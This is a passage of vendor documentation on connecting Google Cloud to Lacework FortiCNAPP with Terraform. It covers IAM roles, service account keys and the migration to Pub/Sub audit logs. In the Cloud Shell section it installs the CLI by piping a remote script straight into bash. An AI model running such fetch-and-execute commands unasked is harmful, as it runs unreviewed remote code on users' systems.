  - For a project level integration, you can provision the required Lacework FortiCNAPP resources within the project being integrated.
- *Google Pub/Sub Topic* - For streaming Cloud Audit Log events to the Lacework FortiCNAPP platform.
- *Google Pub/Sub Subscription* - Subscription for Lacework FortiCNAPP to pull the Audit Log events from the Pub/Sub topic.
- *Google Log Routing Sink* - To route Cloud Audit Logs to the Pub/Sub topic.
- *Service Account for Lacework FortiCNAPP* - To provide Lacework FortiCNAPP read-only access to Google Cloud with the following roles:
  - Roles for Audit Log integration:

For organization level integration	For project level integration
`roles/monitoring.viewer`	`roles/monitoring.viewer`
`roles/pubsub.subscriber`	`roles/pubsub.subscriber`
`roles/browser`	

  - Roles for Configuration integration:

For organization level integration	For project level integration
`roles/browser`	`roles/browser`
`roles/cloudasset.viewer`	`roles/cloudasset.viewer`
`roles/iam.securityReviewer`	`roles/iam.securityReviewer`
`roles/lwOrgComplianceRole` custom IAM role containing the following permissions:	`roles/lwComplianceRole` custom IAM role containing the following permissions:

For organization level integration	For project level integration

`bigquery.datasets.get`
`compute.projects.get`
`compute.sslPolicies.get`
`pubsub.topics.get`
`storage.buckets.get`
	`bigquery.datasets.get`
	`compute.projects.get`
	`compute.sslPolicies.get`
	`pubsub.topics.get`
	`storage.buckets.get`

`roles/resourcemanager.organizationViewer`	

For *organization* level integrations, follow the steps in Integrate Google Cloud at the Organization Level.

For *project* level integrations, follow the steps in Integrate Google Cloud at the Project level.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), Lacework FortiCNAPP recommends that you set a retention policy with a minimum of 7 days.

Prerequisites

- *Google Cloud Console* - Administrator access to Google Cloud Console to create projects, service accounts, grant access, and provision resources.
- *gcloud CLI* - To configure resources in Google Cloud.
- *Lacework FortiCNAPP Console* - Org admin or Account admin access to the Lacework FortiCNAPP Console is required to create API keys and configure integrations with Lacework FortiCNAPP.
- *Lacework FortiCNAPP CLI* - To generate and execute the Terraform code for the integration, see CLI Reference.
- *Terraform* - Lacework FortiCNAPP Terraform projects support Terraform versions `~> 0.14`, `~> 0.15`, `~> 1.0`, and `~> 1.1`.
- Ensure that you are deploying the integration to a supported Google Cloud region.

Terraform Module Dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud have the following dependencies that will be installed when you run `terraform init`:

- `lacework`
- `google`
- `random`
- `time`

For more information on these dependencies, see the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry.

Integrate Google Cloud at the Organization Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the organization level.

Create a Google Cloud Project

When you create an integration at the Google Cloud organization level, Lacework FortiCNAPP recommends having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP. Create the project before running Terraform.

1. Log in to Google Cloud Console.
2. Click the navigation menu and go to *IAM & Admin > Create a Project*.
3. Enter the project name, select a billing account, and select the organization you are integrating.
4. Click *Create* to create the new project.

Create a Service Account for Terraform

To integrate Google Cloud and Lacework FortiCNAPP at the organization level, Terraform needs a service account with the following permissions. If you already have a service account configured with these permissions, along with a configured key, skip to the next section.

- `roles/owner`
- `roles/resourcemanager.organizationAdmin`
- `roles/iam.organizationRoleAdmin`
- `roles/logging.configWriter`

Do the following to create a service account within the project created for Lacework FortiCNAPP and give the account `Owner` permissions to the project.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click *Create Service Account*.
4. Enter the service account name (for example, `terraform-provisioning`), add a description, and click *Create and Continue*.
5. In the *Grant this service account access to project* section, give the service account *Owner* permissions to the project, and click *Continue*.
6. Click *Done* to create the service account.

Add Service Account to Google Cloud Organization

You must add the service account to the Google Cloud organization being integrated with Lacework FortiCNAPP, and add the required organization level permissions to the service account for Terraform to be able to configure the organization being integrated.

1. In the Google Cloud Console, select the organization you are integrating with Lacework FortiCNAPP.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Click the *+ Grant Access* button.
4. In the *Add principals* section, search for the service account and select it.
5. In the *Assign roles* section, add the following roles for the service account:
   - Organization Administrator
   - Organization Role Administrator
   - Logs Configuration Writer
6. Click *Save*.

Create Service Account Key

To run Terraform locally, you must create and download a key for the service account created in the previous step. This section describes how to create a service account key and download it to your local system as a JSON file.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click the *Actions* menu next to the service account and select *Manage keys*.
4. Click *Add Key > Create new key*.
5. Select *JSON* as the key type.
6. Click *Create* to download the key.

Configure the Lacework FortiCNAPP CLI

Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate. See the Get Started with the Lacework FortiCNAPP CLI for information about how to:

1. Install the Lacework FortiCNAPP CLI.
2. Create your API key.
3. Configure your Lacework FortiCNAPP CLI.

If you have already installed the Lacework FortiCNAPP CLI, install it again to obtain the latest version of the CLI.

Run the Lacework FortiCNAPP CLI

1. Run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

```
lacework generate cloud-account gcp  \
  --configuration --configuration_integration_name ConfigIntegName \
```

```
--audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
--organization_integration         \
--organization_id OrganizationId   \
--project_id ProjectId             \
--service_account_credentials PathToServiceAccountKeyFile \
--noninteractive
```

Where:

- `ConfigIntegName` is the name of the configuration integration.
- `AuditLogIntegName` is the name of the audit log integration.
- `OrganizationId` is the ID of the Google Cloud organization being integrated.
- `ProjectId` is the ID of the project you created for Lacework FortiCNAPP resources.
- `PathToServiceAccountKeyFile` is the path to the service account key JSON file.

The Terraform files are created in the `~/lacework/gcp` directory.

2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the Lacework FortiCNAPP CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAlPubSub` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (PubSub)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Google Cloud at the Project Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the project level.

In this method, Terraform provisions all the required resources in the project being integrated into Lacework FortiCNAPP.

Create a Service Account for Terraform

To integrate Google Cloud and Lacework FortiCNAPP at the project level, Terraform needs a service account with the following permission for the project being integrated. If you already have a service account configured with this permission, along with a configured key, skip to the next section.

- `roles/owner`

Do the following to create a service account within the project and give the account `Owner` permissions to the project.

1. Log in to the Google Cloud Console.
2. Select the project being integrated with Lacework FortiCNAPP.
3. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
4. Click *Create Service Account*.
5. Enter the service account name (for example, `terraform-provisioning`), add a description, and click *Create and Continue*.
6. In the *Grant this service account access to project* section, give the service account *Owner* permissions to the project, and click *Continue*.
7. Click *Done* to create the service account.

Create Service Account Key

To run Terraform locally, you must create and download a key for the service account created in the previous step. This section describes how to create a service account key and download it to your local system as a JSON file.

1. In the Google Cloud Console, select the project created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click the *Actions* menu next to the service account and select *Manage keys*.
4. Click *Add Key > Create new key*.
5. Select *JSON* as the key type.
6. Click *Create* to download the key.

Configure the Lacework FortiCNAPP CLI

Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate. See the Get Started with the Lacework FortiCNAPP CLI for information about how to:

1. Install the Lacework FortiCNAPP CLI.
2. Create your API key.
3. Configure your Lacework FortiCNAPP CLI.

If you have already installed the Lacework FortiCNAPP CLI, install it again to obtain the latest version of the CLI.

Run the Lacework FortiCNAPP CLI

1. Run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

   ```
   lacework generate cloud-account gcp  \
     --configuration --configuration_integration_name ConfigIntegName \
     --audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
     --project_id ProjectId   \
     --service_account_credentials PathToServiceAccountKeyFile \
     --noninteractive
   ```

   Where:
   - `ConfigIntegName` is the name of the configuration integration.
   - `AuditLogIntegName` is the name of the audit log integration.
   - `ProjectId` is the ID of the project being integrated.
   - `PathToServiceAccountKeyFile` is the path to the service account key JSON file.

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the Lacework FortiCNAPP CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAlPubSub` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (PubSub)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Multiple Google Cloud Projects Using Terraform

To integrate multiple projects with Lacework FortiCNAPP individually:

1. Run the following lacework generate cloud-account gcp Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account gcp  \
  --configuration \
  --audit_log --use_pub_sub \
  --project_id ProjectId             \
  --projects ProjectId1,ProjectId2   \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Troubleshooting

How do I fix this issue: Error: no project value set?

If you see the following error:
`Error: no project value set. project_id must be set at the resource level, or a default project value must be specified on the provider`

Add a project to the Google provider. See Google provider documentation for details.

Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform

This topic describes how you can use Terraform to migrate your existing Google Cloud Storage-based audit log integration to a Pub/Sub-based audit log integration for audit log monitoring.

Lacework FortiCNAPP recommends this migration procedure because it ensures audit log monitoring coverage for your Google Cloud organization or project during the migration.

The migration involves the following four steps. All the steps are required to ensure that there is no gap in delivery of audit log data from Google Cloud to the Lacework FortiCNAPP platform during the migration.

1. Collect details of existing Storage-based audit log integration
2. Delete Terraform files for the existing Storage-based audit log integration
3. Create Pub/Sub-based audit log integration
4. Mark existing Storage-based audit log integration for migration

You can also use the Lacework FortiCNAPP Console to manually migrate your Storage-based integration to a Pub/Sub-based integration. For more information, see Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration.

Important If you do not want audit log monitoring coverage for your Google Cloud organization or project during the migration, you can skip this migration procedure and perform the following four steps. Note that this can result in a brief gap in delivery of audit log data from Google Cloud to the Lacework FortiCNAPP platform.

1. Delete the Terraform files for your Storage-based audit log integration. For more information, see Delete Terraform Files for the Existing Storage-Based Audit Log Integration.
2. Create a Pub/Sub-based audit log integration using one of the following methods:
   - Guided integration method described in Create an Audit Log (PubSub)+Configuration Integration.
   - Use the `lacework generate cloud-account gcp` command as described in Create Pub/Sub-Based Audit Log Integration.
3. Do one of the following to delete your Storage-based audit log integration:
   - Use the lacework cloud-account delete Lacework FortiCNAPP CLI command to delete the integration.
   - In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts* and delete the integration.
4. (Optional) Delete the sink and storage bucket for the Storage-based audit log integration. For more information, see Delete the Sink and Storage Bucket for the Storage-based Integration.

Prerequisites

- Ensure that you have the required privileges in Google Cloud. For more information, see Required Roles for Google Cloud Configuration and Audit Log Integrations.
- Google Cloud Console - Administrator access to Google Cloud Console.
- Lacework FortiCNAPP Console - Org administrator or Account administrator access to the Lacework FortiCNAPP Console.
- gcloud CLI - To configure resources in Google Cloud.
- Lacework FortiCNAPP CLI - To generate and execute the Terraform code for the integration, see CLI Reference.
- Terraform - Lacework FortiCNAPP Terraform projects support Terraform versions `~> 0.14`, `~> 0.15`, `~> 1.0`, and `~> 1.1`.
- In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts* and verify that the Storage-based audit log integration is not disabled.

Important Do not disable the Storage-based audit log integration before or during the migration process. Once the migration is completed, the Storage-based audit log integration will be deleted automatically.

Collect Details of Existing Storage-Based Audit Log Integration

You can reuse the project and service account that you created for the Storage-based audit log integration for the Pub/Sub-based audit log integration. Do the following to collect the project and service account details from the Lacework FortiCNAPP Console.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts*.
2. Select the row for the Storage-based integration. A Storage-based integration has the provider as `GCP` and type as `Audit Log (Storage)`.

   The Cloud Account page displays the integration details.
   - For an organization-level Storage-based integration:
     - The *Account* field displays the ID of the organization for which you created the Storage-based integration.
     - The *Client Email* field displays the email ID of the service account you created for the Storage-based integration. The service account email ID is in the format: `my-service-account@my-project-name.iam.gserviceaccount.com`.

       The service account email ID contains the name of the project in which the service account exists. For example, if the email ID is `my-service-account@my-project-name.iam.gserviceaccount.com`, `my-project-name` is the name of the project in which the service account exists. In the Google Cloud Console, open the page for the project and note the `Project ID` for use in the procedures below.

    - The *ID* field displays the ID of the integration.
  - For a project-level Storage-based integration:
    - The *Account* field displays the ID of the project in which you configured the resources for the Storage-based integration.
    - The *Client Email* field displays the email ID of the service account you created for the Storage-based integration. The service account email ID is in the format: `my-service-account@my-project-name.iam.gserviceaccount.com`.
    - The *ID* field displays the ID of the integration.
3. Note the organization ID, project ID, service account email ID, and integration ID for use in the procedures below.

Delete Terraform Files for the Existing Storage-Based Audit Log Integration

By default, the Terraform files for the Storage-based integration are created in the `~/lacework/gcp` directory when you run the `lacework generate cloud-account gcp` Lacework FortiCNAPP CLI command.

We recommend that you delete the `main.tf` and `terraform.tfstate` Terraform files for your Storage-based integration to ensure that they are not used to accidentally recreate the Storage-based integration or cause Terraform state conflicts.

Create Pub/Sub-Based Audit Log Integration

In this procedure, you will create a Pub/Sub topic and subscription to record audit log events and add a Pub/Sub-based audit log integration to the Lacework FortiCNAPP platform.

1. Do one of the following:
   - For an organization-level Pub/Sub-based audit log integration, run the following command:

     ```
     lacework generate cloud-account gcp  \
       --audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
       --organization_integration         \
       --organization_id OrganizationId   \
       --project_id ProjectId             \
       --service_account_credentials PathToServiceAccountKeyFile \
       --output OutputDirectoryPath \
       --noninteractive
     ```

   - For a project-level Pub/Sub-based audit log integration, run the following command:

     ```
     lacework generate cloud-account gcp  \
       --audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
       --project_id ProjectId   \
     ```

```
  --service_account_credentials PathToServiceAccountKeyFile \
  --output OutputDirectoryPath \
  --noninteractive
```

Where:

- `AuditLogIntegName` is the name of the Pub/Sub-based audit log integration.
- `OrganizationId` is the ID of the Google Cloud organization you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.
- `ProjectId` is the ID of the project you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.
- `PathToServiceAccountKeyFile` is the path to the service account key JSON file for the service account you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.
- `OutputDirectoryPath` is the path to the directory where you want the Terraform files for the Pub/Sub-based audit log integration to be created. For example, if you specify the directory path as `~/lacework/gcp-pubsub`, the Terraform files are created in the `~/lacework/gcp-pubsub` folder where you run the `lacework generate cloud-account gcp` command.

Warning

- We recommend that you specify an output directory that is different from the one where the Terraform files for a Google Cloud configuration or audit log integration are stored. If you specify an output directory that contains the Terraform files for an existing Google Cloud configuration or audit log integration, all the resources created for that integration in Google Cloud will be deleted.
- If you do not specify the `--output OutputDirectoryPath` option, the Terraform files will be created in the `~/lacework/gcp` directory. If the `~/lacework/gcp` directory contains the Terraform files for an existing Google Cloud configuration or audit log integration, all the resources created for that integration in Google Cloud will be deleted.

If you have a CI/CD pipeline, ensure that you run the Terraform for the Pub/Sub-based audit log integration in a directory that does not contain Terraform files for an existing Google Cloud configuration or audit log integration.

2. Navigate to the output directory that you specified in the `--output OutputDirectoryPath` option.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Mark Existing Storage-Based Audit Log Integration for Migration

After you create the Pub/Sub-based audit log integration, you must mark the existing Storage-based audit log integration for migration. When you mark a Storage-based integration for migration, the Lacework FortiCNAPP

Platform ensures that all the audit log messages in the storage bucket for the integration are ingested, and then safely deletes the integration.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts* and verify that the Storage-based audit log integration is not disabled.
2. Run the following Lacework FortiCNAPP CLI command:

   ```
   lacework cloud-account migrate IntegrationID
   ```

   Where `IntegrationID` is the integration ID you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.

Delete the Sink and Storage Bucket for the Storage-based Integration (Optional)

To reduce your Google Cloud storage costs, you can delete the log sink and storage bucket for the Storage-based integration.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts*.
2. Ensure that the Storage-based audit log integration that you marked for migration is not displayed on the Cloud accounts page. It can take up to five hours for an integration that is marked for migration to be deleted.
3. To delete a sink, see the instructions in Manage Sinks.
4. To delete a storage bucket, see the instructions in Delete a Bucket.

Create Custom LQL Policies for the Pub/Sub-Based Audit Log Integration

The Pub/Sub-based audit log integration does not support the default Google Cloud audit log policies. You must use the `LW_ACT_GCP_ACTIVITY` Lacework Query Language (LQL) datasource to create custom LQL policies for Pub/Sub-based audit log integrations.

Storage-Based Google Cloud Integration - Terraform from Google Cloud Shell

Important Starting from September 25, 2023, you cannot create a new Storage-based audit log integration. We recommend that you do the following:

- Create Pub/Sub-based audit log integrations going forward.
- Migrate your existing Storage-based audit log integration to a Pub/Sub-based audit log integration. For more information, see the following topics:
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

To integrate with Google Cloud, we recommend using Guided Configuration, a wizard-like interface that takes your inputs and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings* > *Integrations* > *Cloud accounts*.
2. Click *+ Add New*.
3. Click *Google Cloud Platform* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from Google Cloud Shell. This may be required for complex integration scenarios.

Lacework FortiCNAPP integrates with Google Cloud Platform (GCP) to analyze Cloud Audit Logs and assess cloud resource configurations at the organization level or at the project level. The Lacework FortiCNAPP platform ingests configuration and audit log information from Google Cloud and reports alerts for anomalous behavior.

- Organization level integrations cover all the existing projects in the organization. After you create the integration, any new projects you create are automatically included in the integration and any projects you delete are automatically excluded.
- Project level integrations cover only a specific project. You must set up a new integration, if required, for any new project you create.

This topic describes how you can set up an organization level or project level Configuration and Storage-based audit log integrations by running Lacework FortiCNAPP Terraform modules from Google Cloud Shell.

Running Terraform from Google Cloud Shell is suitable for one-off integrations where you do not plan to continue using Terraform to manage the integrations. If you plan to continue using Terraform to manage the integrations or store the state of the configuration in a source control management tool such as Git, use the instructions in Storage-based Integration From Any Supported Host.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Google Cloud Resources

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources to be provisioned in Google Cloud. You must create the project and service account in Google Cloud. The Lacework FortiCNAPP Terraform modules automatically provision the log routing sink, Pub/Sub topic, and Cloud Storage bucket with the required permissions in Google Cloud.

- *Google Cloud Project* A project that contains the resources required for the integration with billing enabled.
  - For an organization level integration, Lacework FortiCNAPP recommends that you create a new project specifically for the Lacework FortiCNAPP resources.
  - For a project level integration, you can provision the required Lacework FortiCNAPP resources within the project being integrated.
- *Google Storage Bucket* - A Cloud Storage bucket for Stack Driver logs
- *Google Pub/Sub Topic* - For Cloud Audit Logs events
- *Google Logging Sink* - To route Cloud Audit Logs to a Cloud Storage bucket
- *Service Account for Lacework FortiCNAPP* - To provide Lacework FortiCNAPP read-only access to Google Cloud with the following roles:
  - Audit Log
    - Organization level integration
      - `roles/resourcemanager.organizationViewer`
    - Project level integration
      - `roles/storage.objectViewer`
  - Configuration
    - `roles/iam.securityReviewer`
    - `roles/browser`
    - `roles/cloudasset.viewer`
    - Organization level integration
      - `roles/lwOrgComplianceRole` custom IAM role containing the following permissions ("bigquery.datasets.get", "compute.projects.get", "pubsub.topics.get", "storage.buckets.get", "compute.sslPolicies.get")
    - Project level integration
      - `roles/lwComplianceRole` custom IAM role containing the following permissions ("bigquery.datasets.get", "compute.projects.get", "pubsub.topics.get", "storage.buckets.get", "compute.sslPolicies.get")

For *organization* level integrations, follow the steps in Integrate Google Cloud at the organization Level.

For *project* level integrations, follow the steps in Integrate Google Cloud at the project Level.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), we recommend that you set a retention policy with a minimum of 7 days.

Prerequisites

- *Google Cloud Shell* - Google Cloud Shell inherits the permissions of the user running Cloud Shell. Before beginning, determine whether the integration between Google Cloud and Lacework FortiCNAPP will be at the organization level or the project level, and then ensure the user account running Google Cloud Shell has the following permissions:
- *Organization level integrations*
  - `roles/owner` - For an organization level integration, we recommend that you create a new project specifically for the Lacework FortiCNAPP resources. The user account used to run Google Cloud Shell must have `Owner` permissions for that project.
  - `roles/resourcemanager.organizationAdmin`
  - `roles/iam.organizationRoleAdmin`
  - `roles/logging.configWriter`
- *Project level integrations*
  - `roles/owner` - For a project level integration, we recommend that you use the project being integrated to provision the required resources. The user account used to run Google Cloud Shell must have `Owner` permissions for every project being integrated into Lacework FortiCNAPP.
- *Terraform provider for Lacework FortiCNAPP* - You must configure the Terraform provider for Lacework FortiCNAPP to authenticate with the Lacework FortiCNAPP API using a Lacework FortiCNAPP API key and secret access key. For information on configuring the Terraform provider for Lacework FortiCNAPP, see Terraform for Lacework FortiCNAPP Overview.
- Ensure that you are deploying the integration to a supported Google Cloud region.

Terraform Module Dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud have the following dependencies that will be installed when running `terraform init`:

- `lacework`
- `google`
- `random`
- `time`

For more information on these dependencies, see the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry.

Configure Google Cloud Shell

Google Cloud Shell is an embedded terminal/command-line interface that can you can use within the Google Console. Cloud Shell comes with tools like Google Cloud SDK, gcloud CLI, and Terraform pre-installed to manage and automate your projects and resources.

Lacework FortiCNAPP provides a robust command-line interface that generates Terraform code, installs the Terraform CLI (if not already installed), and runs Terraform inside Cloud Shell. See the CLI Reference.

Launch Cloud Shell within Google Console

To open Cloud Shell, click the *Activate Cloud Shell* icon on the top right of the Google Cloud Console.

Install the Lacework FortiCNAPP CLI in Cloud Shell

The Terraform provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI to authenticate with the Lacework FortiCNAPP API and configure accounts.

1. Run the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s -- -d
"$HOME"/bin
```

2. After the Lacework FortiCNAPP CLI is installed, do the following:
   a. Type `exit` and press *Enter* to exit Cloud Shell.
   b. Launch Cloud Shell again.

The Lacework FortiCNAPP CLI is now ready to use.

Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API Access Keys.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings > Configuration > API keys*.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configure the Lacework FortiCNAPP CLI

To configure the Lacework FortiCNAPP CLI with the API key downloaded from the previous step, do one of the following:

- Run the `lacework configure` command in Cloud Shell and provide the following:
  - `Account`: Lacework FortiCNAPP account URL (for example, `YourAccount.lacework.net`)
  - `Access Key ID`: API access key ID
  - `Secret Access Key`: API access secret
- Upload the API key file to Cloud Shell and run the following command to configure the Lacework FortiCNAPP CLI:

  ```
  lacework configure -j /path/to/key.json
  ```

For more information, see the CLI Reference.

Integrate Google Cloud at the Organization Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the organization level.

Create a Google Cloud Project

When you create an integration at the Google Cloud organization level, Lacework FortiCNAPP recommends having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP. Create the project before running Terraform.

1. Log in to the Google Cloud Console.
2. Click the navigation menu in the top left and go to *IAM & Admin > Create a Project*.
3. Enter the project name, select a billing account, and select the organization you are integrating.
4. Click *Create* to create the new project.

Add Project Owner Permissions to User Account

Do the following to add `role/owner` permission on the project for the user running Cloud Shell.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Filter the list and find the user account that will be used to run Cloud Shell.
4. Click the *Edit principal* icon and then click *+ Add Another Role* to add the `Owner` role for the user account.
5. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. In Cloud Shell, run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

   ```
   lacework generate cloud-account gcp  \
     --configuration --audit_log        \
     --organization_integration         \
     --organization_id OrganizationId   \
     --project_id ProjectId             \
     --noninteractive
   ```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAtSes` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (Storage)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Google Cloud at the Project Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the project level.

In this method Terraform provisions all the required resources in the project being integrated into Lacework FortiCNAPP.

Configure Project Owner Permissions to User Account

Do the following to configure `role/owner` for the user running Google Cloud Shell on the project being integrated to Lacework FortiCNAPP.

1. In the Google Cloud Console, select the project being integrated.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Filter the list and find the user account that will be used to run Cloud Shell.
4. Click the *Edit principal* icon and then click *+ Add Another Role* to add the `Owner` role for the user account.
5. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. In Cloud Shell, run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

```
lacework generate cloud-account gcp  \
  --configuration --audit_log        \
  --project_id ProjectId             \
  --noninteractive
```

The Terraform files are created in the `~/lacework/gcp` directory.

2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAtSes` for the Audit Log integration.
